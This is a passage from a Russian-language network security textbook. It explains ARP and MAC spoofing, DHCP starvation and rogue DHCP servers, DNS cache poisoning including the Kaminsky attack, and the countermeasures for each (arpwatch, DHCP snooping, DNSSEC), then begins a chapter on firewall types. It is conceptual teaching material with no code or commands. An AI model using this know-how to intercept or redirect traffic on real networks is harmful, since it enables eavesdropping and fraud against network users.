


Рис.93 «Отравление» таблиц ARP соседей по сети

Разослав сфальсифицированные ARP-ответы, злоумышленник меняет содержимое таблиц узла 10.1.1.1 и 10.1.1.2. Теперь они «думают», что IP-адресу 10.1.1.2 соответствует MAC C (так «думает» первый узел). А второй узел «уверен», что IP-адресу 10.1.1.1 соответствует тоже MAC C. И теперь весь IP-трафик между 10.1.1.1 и 10.1.1.2 пойдёт через машину злоумышленника:




Рис.94 Весь трафик проходит через хост злоумышленника

Заставив весь трафик проходить через свой компьютер, злоумышленник вклинился в поток передаваемых данных и может реализовать сценарий «человек-посередине».

Рис.95 «Заметание» следов, коррекция таблиц

По окончанию атаки злоумышленник может, разослав соответствующие ARP-ответы, привести ARP-таблицы соседей в корректное состояние. После чего потоки трафика возвращаются к норме.

Рис.96 Возможные контрмеры против ARP-spoofing.

Способ предотвращения атак типа ARP-spoofing, к сожалению, не может быть решён ни модификацией, ни заменой протокола – слишком он прост и фундаментален, чтобы можно было от него отказаться. Вариант контрмер, предлагаемый на последнем рисунке, требует наличия достаточно продвинутого сетевого оборудования. Т.е., решение проблем безопасности с протоколом ARP лежит за пределами собственно протокола.

Не следует путать ARP-spoofing с ещё одной атакой, также имеющей дело с адресами канального уровня (MAC): MAC-spoofing. Эта атак возможна, потому что очень часто изменение MAC-адреса сетевого интерфейса не намного сложнее, чем изменение его IP-адреса.

Рис.97 MAC spoofing

Полезной утилитой, отслеживающей соответствие MAC-IP в сети, и оповещающей о смене соответствия, является arpwatch (в Unix-системах). Для Windows существует утилита с аналогичным функционалом – BinaryPlant-ARP-Monitor.

Проблемы протокола DHCP

Хотя, в отличие от ARP-а, теоретически без протокола DHCP в локальных сетях Ethernet обойтись вполне возможно, на сегодня даже в сетях небольшого размера, состоящих всего из нескольких компьютеров, администраторы предпочитают настройки IP на рабочих станциях производить централизованно, именно с помощью протокола DHCP. Это позволяет также отнести DHCP к «инфраструктурным» и особенно важным.

DHCP (Dynamic Host Configuration Protocol — протокол динамической конфигурации узла) — это сетевой протокол, позволяющий компьютерам автоматически получать IP-адрес и другие параметры, необходимые для работы в сети TCP/IP. Данный протокол работает по модели «клиент-сервер». Для автоматической конфигурации компьютер-клиент на этапе конфигурации сетевого устройства обращается к серверу DHCP, и получает от него нужные параметры. Сетевой администратор может задать диапазон адресов, распределяемых сервером среди компьютеров. Это позволяет избежать ручной настройки компьютеров сети и уменьшает количество ошибок. Протокол DHCP используется в большинстве сетей TCP/IP.

DHCP является расширением протокола BOOTP, использовавшегося ранее для обеспечения бездисковых рабочих станций IP-адресами при их загрузке. DHCP сохраняет обратную совместимость с BOOTP.

Как и в случае с ARP, базовый DHCP практически не защищён, хотя некоторые расширения протокола позволяют увеличить его защищённость. Короткое описание работы протокола DHCP приведено ниже.




Рис.98 Алгоритм работы протокола DHCP

В базовом варианте получение IP-адреса и настроек по DHCP происходит за четыре этапа:

1. Обнаружение серверов DHCP (discover) – вначале клиент выполняет широковещательный запрос по всей физической сети с целью обнаружить доступные DHCP-серверы. Он отправляет сообщение типа DHCPDISCOVER, при этом в качестве IP-адреса источника указывается 0.0.0.0 (так как компьютер ещё не имеет собственного IP-адреса), а в качестве адреса назначения — широковещательный адрес 255.255.255.255.
2. Предложение DHCP (offer) – получив широковещательный запрос от клиента, сервер определяет требуемую конфигурацию клиента в соответствии с указанными сетевым администратором настройками. Сервер отправляет ответ (DHCPOFFER), в котором предлагает конфигурацию. Предлагаемый клиенту IP-адрес указывается в поле yiaddr. Прочие параметры (такие, как адреса маршрутизаторов и DNS-серверов) указываются в виде опций в соответствующем поле.
   Это сообщение DHCP-сервер отправляет хосту, пославшему DHCPDISCOVER, на его MAC, при определенных обстоятельствах сообщение может распространяться как широковещательная рассылка. Клиент может получить несколько различных предложений DHCP от разных серверов; из них он должен выбрать то, которое его более всего «устраивает»[1].
3. Запрос DHCP (request) – выбрав одну из конфигураций, предложенных DHCP-серверами, клиент отправляет запрос DHCP (DHCPREQUEST). Он рассылается широковещательно; при этом к опциям, указанным клиентом в сообщении DHCPDISCOVER, добавляется специальная опция — идентификатор сервера — указывающая адрес DHCP-сервера, выбранного клиентом.
4. Подтверждение DHCP (ack) – наконец, сервер подтверждает запрос и направляет это подтверждение (DHCPACK) клиенту. После этого клиент должен настроить свой сетевой интерфейс, используя предоставленные опции.

[1] Клиент Windows при первоначальном получении IP-адреса поступает очень просто – он выбирает DHCP-сервер, первым ответившим ему с DHCPOFFER.

Далее клиент в процессе работы должен время от времени запрашивать подтверждение аренды адреса, если собирается пользоваться им дальше. Первое подтверждение (начинающееся сразу с DHCPREQUEST) клиент посылает через 50% времени аренды. Если по какой-то причине сервер не ответил, делается повторная попытка после истечения 87,5% времени аренды. Если и на этот запрос сервер не ответит, то по достижении 100% времени аренды клиент предпринимает последнюю попытку и, в случае её неудачи, он обязан немедленно освободить арендованный IP-адрес.

Один из очевидных векторов атаки на DHCP – т.н. атака DHCP starvation («исчерпание»). Злоумышленник, посылая множество запросов, забирает их все в аренду, пока все доступные адреса не закончатся. Реализуется один из видов отказа в обслуживании (DoS).

Второй вариант атаки на DHCP – использование ложного DHCP-сервера. Поскольку клиент при получении обычно никак не проверяет ответ на принадлежность к конкретному серверу (даже при проверке подделать MAC/IP легального сервера не составляет никаких особых трудностей), то можно выдать клиентам неверные настройки, например, выдать в качестве шлюза по умолчанию адрес стороннего хоста и пустить трафик клиентов через него. Можно выдать «нехороший» адрес DNS-сервера, который сможет ввести в заблуждение клиентов, направляя их по неверным адресам.

Для борьбы с ложными DHCP-серверами существует технология DHCP snooping. И, как и в случае с ARP, технология DHCP snooping – это не модификация протокола DHCP, а свойство сетевого оборудования соответствующего класса.




Рис.99 Принципы работы DHCP Snooping.

Идея DHCP Snooping состоит в том, что сетевой администратор описывает порты сетевого оборудования, указывая те из них, на которые могут (имеют право) поступать ответы DHCP-серверов. Такие порты называются доверенными (trusted). Все остальные порты считаются ненадёжными (untrusted). По умолчанию коммутатор отбрасывает DHCP-пакет, который пришёл на ненадёжный порт, если:

- Приходит одно из сообщений, которые отправляет DHCP-сервер (DHCPOFFER, DHCPACK, DHCPNAK или DHCPLEASEQUERY);

- Приходит сообщение DHCPRELEASE или DHCPDECLINE, в котором содержится MAC-адрес из базы данных привязки DHCP, но информация об интерфейсе в таблице не совпадает с интерфейсом, на котором был получен пакет;
- В пришедшем DHCP-пакете не совпадают MAC-адрес, указанный в DHCP-запросе и MAC-адрес отправителя;
- Приходит DHCP-пакет, в котором есть опция 82.

Если же DHCP-ответ был принят на доверенный порт, он будет переслан далее. На ненадёжные порты не передаются запросы на получение адреса.

Проблемы протокола DNS

Ещё одним «инфраструктурным» протоколом, имеющим не очень хорошую репутацию с точки зрения безопасности, является протокол DNS. Теоретически, также как и для случая с DHCP, в сети можно работать, не используя технологии DNS, но в реальной жизни сегодня вряд ли найдутся энтузиасты, обходящиеся без службы DNS даже в сетях очень скромного размера.

DNS (Domain Name System — система доменных имён) — компьютерная распределённая система для получения информации о доменах. Чаще всего используется для получения IP-адреса по имени хоста (компьютера или устройства), получения информации о маршрутизации почты, обслуживающих узлах для протоколов в домене (SRV-запись), получения имени по известному IP-адресу (обратный запрос).

Распределённая база данных DNS поддерживается с помощью иерархии DNS-серверов, взаимодействующих по определённому протоколу.

Основой DNS является представление об иерархической структуре доменного имени и зонах. Каждый сервер, отвечающий за имя, может делегировать ответственность за дальнейшую часть домена другому серверу (с административной точки зрения — другой организации или человеку), что позволяет возложить ответственность за актуальность информации на серверы различных организаций (людей), отвечающих только за «свою» часть доменного имени.

Возможность атаки на DNS путем фальсификации ответа DNS-сервера известна довольно давно. Объектом атаки может являться как resolver, так и DNS-сервер. Причины успеха подобных атак кроются в лёгкости возможной подделки ответа сервера. Протоколы DNS, наиболее часто используемые в настоящее время, не предусматривают каких-либо средств проверки аутентичности полученных данных и их источника, полностью полагаясь в этом на нижележащие протоколы транспортного уровня. Используемый транспортный протокол (UDP порт 53) с целью повышения эффективности не предусматривает установления соединений и использует в качестве идентификатора источника сообщения IP-адрес, который может быть элементарно подделан.

При наличии у атакующего возможности перехвата сообщений, которыми обмениваются клиент и сервер (внутрисегментная атака) реализация атаки не представляет каких либо принципиальных трудностей.

Значительно более общим случаем является межсегментная атака, не требующая для своей реализации присутствия клиента, сервера и злоумышленника в одном сетевом сегменте.

Межсегментная атака на DNS-сервер выглядит следующим образом. Предположим для определенности, что целью атаки является «подмена» IP-адреса web-сервера *www.coolsite.com* на IP-адрес сервера *www.badsite.com* для пользователей некоторой подсети, которую обслуживает DNS-сервер *ns.victim.com*. В первой фазе атаки *ns.victim.com* провоцируется на поиск информации об IP-адресе *www.coolsite.com* путем посылки ему соответствующего рекурсивного запроса. Во второй фазе атакующий посылает серверу *ns.victim.com* ложный ответ от имени *ns.coolsite.com*, который является ответственным за домен (зону) *coolsite.com*. В ложном ответе вместо реального IP-адреса *www.coolsite.com*

указывается IP-адрес *www.badsite.com*. Сервер *ns.victim.com* кеширует полученную информацию, в результате чего в течении определенного промежутка времени (величина этого промежутка указывается в поле TTL ложного ответа и может произвольно выбираться атакующим) ничего не подозревающие пользователи вместо сервера *www.coolsite.com* попадают на *www.badsite.com*.

Для того, чтобы ложный ответ был воспринят сервером ns.victim.com как истинный, достаточно выполнения четырёх условий:

- IP адрес отправителя ответа должен соответствовать IP-адресу запрашиваемого сервера (в нашем случае *ns.coolsite.com*);
- UDP-порт, на который направляется ответ, должен совпадать с портом, с которого был послан запрос;
- идентификатор ответа должен совпадать с идентификатором запроса;
- ответ должен содержать запрашиваемую информацию (в нашем случае IP-адрес web-сервера *www.coolsite.com*).

Очевидно, что выполнение первого и четвёртого условий не представляет для атакующего особых трудностей. Со вторым и третьим условиями ситуация намного сложнее, поскольку в случае межсегментной атаки у атакующего нет возможности перехватить исходный запрос и «подсмотреть» необходимые параметры.

Когда-то большинство DNS-серверов (BIND, MS DNS) использовали для исходящих запросов 53 порт, так что можно было «на удачу» послать ложный ответ на этот порт. Однако данный метод будет срабатывать не всегда, поскольку, например, BIND8 и новее может использовать для исходящих запросов любой случайно выбранный непривилегированный порт[1].

Идентификатор (TXID) запроса представляет собой двухбайтовое число, указываемое сервером в запросе с целью однозначной идентификации ответа на данный запрос. Это число инкрементируется с каждым новым запросом. Незнание текущего значения идентификатора приводит к необходимости посылки множества ложных ответов с различными значениями TXID.

Именно это обстоятельство делало практическую реализацию данной атаки очень трудноосуществимой. Действительно, ложный ответ должен быть получен целевым сервером в промежуток времени с момента посылки запроса и до момента прихода ответа от настоящего сервера, что на практике составляет не более нескольких секунд. За этот интервал времени атакующему необходимо послать 2^{16} ложных ответов со всеми возможными значениями TXID, а в случае незнания порта эта цифра увеличивается еще в несколько десятков раз. Поскольку размер IP-пакета, содержащего ложный ответ, составляет около 100 байт, то перед атакующим ставится задача пересылки нескольких мегабайт информации за несколько секунд, что в подавляющем большинстве случаев неосуществимо.

Эти рассуждения были верны до 2008 года, когда исследователь Дэн Каминский продемонстрировал возможность описываемой атаки на DNS. **Атака Каминского** — повреждение целостности данных в системе DNS. Компрометация данных происходит в процессе заполнения кеша DNS-сервера данными, исходящими не от авторитетного DNS-источника.

Когда DNS-сервер получает такие неаутентичные данные и кеширует их для оптимизации быстродействия, кеш становится *отравленным* и начинает предоставлять неаутентичные данные своим клиентам.

[1] Рандомизация номеров исходящих портов на сегодня реализована во всех без исключения реализациях DNS-серверов всех основных производителей. Но это привело к возможности DoS атаки на DNS-сервер: даже если на сервере нет никаких других UDP-служб, атакующий может просто обрушить на DNS большое количество легальных запросов, опустошая пул доступных портов, что в конечном счёте и может привести к DoS.

DNS-сервер транслирует доменное имя (такое, как *example.com*) в IP-адрес, используемый хостами для соединения с ресурсами Интернета. Если DNS-сервер *отравлен*, он может возвращать некорректный IP-адрес, направляя таким образом клиента на другой компьютер.

В демонстрационном примере было показано, как пользователь, имеющий доступ к DNS серверу, осуществляющему рекурсивные запросы, может подменить IP адрес для заданного хоста, отправив порядка 7000 фиктивных запросов и одновременно 140 тысяч фиктивных ответов. Общее время, необходимое для осуществления успешной атаки на сервер с BIND 9.4.2 составляет 1-2 минуты (Дэн Каминский ранее заявлял, что его метод реализует атаку за считанные секунды).

В идеале, для выбора TXID следует использовать криптостойкую функцию, генерирующую настоящий белый шум. Однако без привлечения специального оборудования осуществить подобное практически невозможно, не говоря уже о том, что к выбору TXID предъявляются достаточно жёсткие требования – идентификаторы не должны повторяться на коротком временном участке, иначе возникнет путаница – чей это пакет и кому он адресован?

В случае DNS-сервера особых проблем у атакующего не возникает – он просто посылает серверу легитимные запросы, получая ответы с TXID в заголовке. Зная алгоритм, используемый для рандомизации (а он известен с точностью до системы, версию которой определить не так уж и сложно), можно достаточно легко угадать нужный TXID, простым перебором[1].

Установка свежих заплаток на DNS-сервера однозначно полностью не решает проблему, угроза атаки слишком велика, чтобы позволить себе её игнорировать. Небольшие ISP и офисные сервера достаточно легко перевести на «DNS over TCP», который, в отличие от классического «DNS over UDP», практически не подвержен атакам данного типа. Также можно упомянуть новую технологию DNSSEC.

Однако все эти решения работают лишь на узлах с небольшой нагрузкой. Самое простое – использовать DNS-сервер PowerDNS. Он действительно намного более надёжен, да и работает быстрее стандартного BIND 9.

Многие атаки на кеш могут быть предотвращены на стороне DNS-серверов с помощью уменьшения степени доверия к информации, приходящей от других DNS-серверов, или даже игнорирования любых DNS-записей, прямо не относящихся к запросам. Например, последние версии BIND (версии 9, 10) выполняют такие проверки. Существенно снизить вероятность успешной атаки на кеш может использование случайных UDP-портов для выполнения DNS-запросов[2].

Несмотря на это, маршрутизаторы, сетевые экраны, прокси-серверы и прочие устройства-шлюзы, выполняющие трансляцию адресов (NAT), или, более конкретно, трансляцию портов (PAT), часто подменяют порт, используемый для выполнения запросов, для отслеживания соединения. При этом устройства, выполняющие PAT, обычно теряют случайность при выборе порта, созданную DNS-сервером.

Безопасный DNS (*DNSSEC*) использует электронную цифровую подпись с построением цепочки доверия для определения целостности данных. Применение DNSSEC может свести результативность атак на кеш к нулю. В 2011 году внедрение DNSSEC идет уже довольно быстрыми темпами (большинство доменных зон gTLD: .com, .net, .org – уже подписаны DNSSEC). Начиная с июля 2010 года все корневые серверы DNS содержат корневую зону DNS, подписанную при помощи стандартов DNSSEC.

---

[1] В реальной атаке Каминский действовал несколько другим способом, подробности технологии есть в его презентации. Главное то, что из-за наложения некоторых дополнительных факторов 16-битная длина поля идентификатора TXID оказалась совершенно недостаточной и многие DNS-сервера оказались подвержены атаке по подбору TXID, которая раньше рассматривалась как неосуществимая.

[2] См. ссылку по поводу рандомизации UDP-портов на предыдущей странице. Атаку на кеш рандомизация портов действительно затрудняет, но приводит к возможности DoS-атаки на DNS-сервер.

Атакам на кеш также можно противопоставить транспортный уровень либо уровень приложений модели OSI, так как и на этих уровнях могут быть использованы цифровые подписи. К примеру, в безопасной версии HTTP — HTTPS — пользователь может проверить, имеет ли сервер, с которым он соединился, сертификат ЭЦП и кому этот сертификат принадлежит. Похожий уровень безопасности имеет SSL, когда программа-клиент проверяет ЭЦП удаленного сервера при установке соединения. Соединение с помощью IPSec не установится, если клиентом и сервером не будут предъявлены заранее известные ключи. Приложения, которые загружают свои обновления автоматически, могут иметь встроенную копию сертификата ЭЦП и проверять подлинность обновлений с помощью сравнения ЭЦП сервера обновлений со встроенным сертификатом.

ГЛАВА 7. ЗАЩИТА СИСТЕМ В СЕТИ, МЕЖСЕТЕВЫЕ ЭКРАНЫ, «ПЕРИМЕТР» СЕТИ, ПЕРСОНАЛЬНЫЕ МСЭ, IDS/IPS

Несмотря на то, что название этой главы очень напоминает название главы 4, в этом разделе будут рассмотрены совершенно другие аспекты безопасности систем при работе в сети. Если в главе 4 речь шла в первую очередь о безопасной аутентификации пользователей на множестве ресурсов, едином пароле (SSO), использовании служб каталога и групп для разграничения полномочий, то в этой главе будет рассмотрена безопасность систем с точки зрения их защиты от внешнего «недружественного» и «небезопасного» сетевого окружения. Хотя персональные МСЭ, кроме указанного функционала, могут обеспечивать также безопасность как бы в другом «направлении» – защищая «внешний» мир от локальной машины, например, блокируя трафик, исходящий от внедрённого в систему вредоносного кода.

Firewall, брандмауэр, межсетевой экран

Межсетевой экран или **сетевой экран** — комплекс аппаратных или программных средств, осуществляющий контроль и фильтрацию проходящих через него сетевых пакетов в соответствии с заданными правилами.

Основной задачей сетевого экрана является защита компьютерных сетей или отдельных узлов от несанкционированного доступа. Также сетевые экраны часто называют фильтрами, так как их основная задача — не пропускать (фильтровать) пакеты, не подходящие под критерии, определённые в конфигурации.

Некоторые сетевые экраны также позволяют осуществлять трансляцию адресов — динамическую замену внутрисетевых (*«серых»*) адресов или портов на внешние, используемые за пределами ЛВС.




Рис.100 Расположение МСЭ (firewall) в сети

Брандма́уэр (нем. Brandmauer) — заимствованный из немецкого языка термин, являющийся аналогом английского *firewall* в его оригинальном значении (стена, которая разделяет смежные помещения, предохраняя их от распространения пожара). Интересно, что в области компьютерных технологий в немецком языке употребляется слово «Firewall».

Файрво́лл, **файрво́л**, **файерво́л**, **фаерво́л** — образовано транслитерацией английского термина firewall.

В русскоязычных источниках часто используется аббревиатура, сокращение от довольно длинного словосочетания *межсетевой экран* – МСЭ.

Сетевые экраны подразделяются на различные типы в зависимости от следующих характеристик:

- обеспечивает ли экран соединение между одним узлом и сетью или между двумя или более различными сетями;
- на каком уровне сетевых протоколов происходит контроль потока данных;
- отслеживаются ли состояния активных соединений или нет.

В зависимости от охвата контролируемых потоков данных сетевые экраны делятся на:

- *традиционный сетевой* (или *межсетевой*) экран — программа (или неотъемлемая часть операционной системы) на шлюзе (сервере, передающем трафик между сетями) или аппаратное решение, контролирующие входящие и исходящие потоки данных между подключенными сетями. Такой МСЭ защищает *периметр сети*.
- *персональный сетевой* экран — программа, установленная на пользовательском компьютере и предназначенная для защиты от несанкционированного доступа только этого компьютера.

Вырожденный случай — использование традиционного сетевого экрана сервером, для ограничения доступа к собственным ресурсам.

В зависимости от уровня, на котором происходит контроль доступа, существует разделение на сетевые экраны, работающие на:

- *сетевом уровне*, когда фильтрация происходит на основе адресов отправителя и получателя пакетов, номеров портов транспортного уровня модели OSI и статических правил, заданных администратором. Другое название технологии – пакетный фильтр (packet filter);
- *сеансовом уровне* (также известные как *stateful*) или на *уровне соединения* (*circuit gateways*) — отслеживающие сеансы между приложениями, не пропускающие пакеты нарушающих спецификации TCP/IP, часто используемых в злонамеренных операциях — сканировании ресурсов, взломах через неправильные реализации TCP/IP, обрывах/замедление соединений, инъекции данных.
- *уровне приложений* (*application gateways*), фильтрация на основании анализа данных приложения, передаваемых внутри пакета. Такие типы экранов позволяют блокировать передачу нежелательной и потенциально опасной информации на основании политик и настроек.

  Некоторые решения, относимые к сетевым экранам уровня приложения, представляют собой прокси-серверы (*proxy server*) с некоторыми возможностями сетевого экрана, реализуя прозрачные прокси, со специализацией по протоколам. Возможности прокси-сервера и многопротокольная специализация делают фильтрацию значительно более гибкой и глубокой, чем в классических сетевых экранах, но такие приложения имеют все недостатки прокси-серверов (например, анонимизация трафика).

МСЭ, работающий на сетевом уровне (*пакетный фильтр*), не отслеживает текущие соединения (например, TCP) (*stateless*), а фильтрует поток данных исключительно на основе статических правил. МСЭ с пакетными фильтрами принимает решение о том, пропускать пакет или отбросить, просматривая IP-адреса, флаги или номера TCP портов в заголовке этого пакета. IP-адрес и номер порта – это информация сетевого и транспортного уровней соответственно, но пакетные фильтры используют и информацию прикладного уровня, т.к. все стандартные сервисы в TCP/IP ассоциируются с определенным номером порта.

Для описания правил прохождения пакетов составляются таблицы типа:

Действие	тип пакета	адрес источника	порт источника	адрес назначения	порт назначения	флаги

Поле «действие» может принимать значения *пропустить* или *отбросить*.

Тип пакета – TCP, UDP или ICMP.

Адрес источника или адрес назначения – IP-адреса источника/получателя.

Флаги – флаги из заголовка IP-пакета.

Поля «порт источника» и «порт назначения» имеют смысл только для TCP и UDP пакетов. Правила проверяются одно за другим, до первого совпадения обрабатываемого пакета с критериями обработки. При несоответствии ни одному правилу выполняется правило по умолчанию, которые может быть как более жёстким – discard («белые» списки) – всё, что не разрешено – запрещено. Или более мягкий вариант – forward («чёрные» списки) – всё, что не запрещено – разрешено.

Очень часто обычные маршрутизаторы обладают возможностями по пакетной фильтрации, т.е. формально они могут выполнять часть функций МСЭ:




Рис.101 Фильтрующий маршрутизатор (пакетный фильтр)

МСЭ сеансового уровня (stateful) отслеживает установленные сеансы, сохраняя их состояние в своих внутренних таблицах. Таблицы состояния формируются динамически, их работу невозможно воспроизвести методами статических пакетных фильтров. Например, если через stateful МСЭ проходит исходящий пакет SYN, начинающий процедуру установления TCP-соединения, то МСЭ динамически формирует правило, разрешающее прохождение «встречного» SYN-ACK пакета. Без исходящего SYN «встречный» SYN-ACK будет отброшен. Для UDP-протокола, работающего без установления соединения, динамически строятся подобные таблицы, обеспечивающие двунаправленный трафик. В каком-то смысле эта технология превращает сеть коммутации пакетов в сеть с коммутацией каналов.




Рис.102 Шлюз уровня коммутации (сеансового)

Примером реализации шлюза сеансового уровня может служить SOCKS.

МСЭ (шлюз) *прикладного уровня* (по сути чаще всего представляющий собой реализацию proxy-сервера) отличается от шлюза уровня пакетного фильтра в первую очередь тем, что между клиентом и сервером устанавливается два соединения, вместо одного: одно между клиентом и прокси-сервером, второе – между прокси и целевым сервером. Шлюз прикладного уровня обеспечивает более высокую степень защиты, за счёт узкой специализации, «знания» подробностей устройства конкретного протокола (HTTP, SMTP, …) на более глубоком уровне. Но *application gateways* создаёт большую нагрузку на процессор, и работает непрозрачно с точки зрения конечного пользователя (приходится явно указывать/задавать прокси-сервер и его настройки – оборотная сторона большей безопасности *прикладного* уровня).

Рис.103 МСЭ прикладного уровня

В технологии защиты сети существует понятия *бастионного узла* – системы, работающей в качестве единой точки входа в сеть, защищающей *периметр сети*. Чаще всего именно на бастионном узле работают МСЭ различных уровней, шлюзы VPN, системы инспекции трафика, прокси-серверы и т.п.

Для подключения МСЭ в общую сеть могут быть использованы различные схемы. Крайне нерекомендуемый вариант представлен на рисунке ниже:




Рис.104 МСЭ, стоящий в «стороне» от основного потока информации

В таком включении требуется очень аккуратная и точная настройка маршрутизатора, даже незначительные ошибки в его настройке могут образовать серьезные дыры в защите, т.к. трафик может попасть в локальную сеть, минуя firewall.

Более безопасным является включение МСЭ в «разрыв» соединения, между локальной сетью и «внешним» миром (Интернет) – в этом случае весь трафик проходит через межсетевой экран. Для реализации такого подключения МСЭ должен содержать два сетевых интерфейса (лучше разных физических).

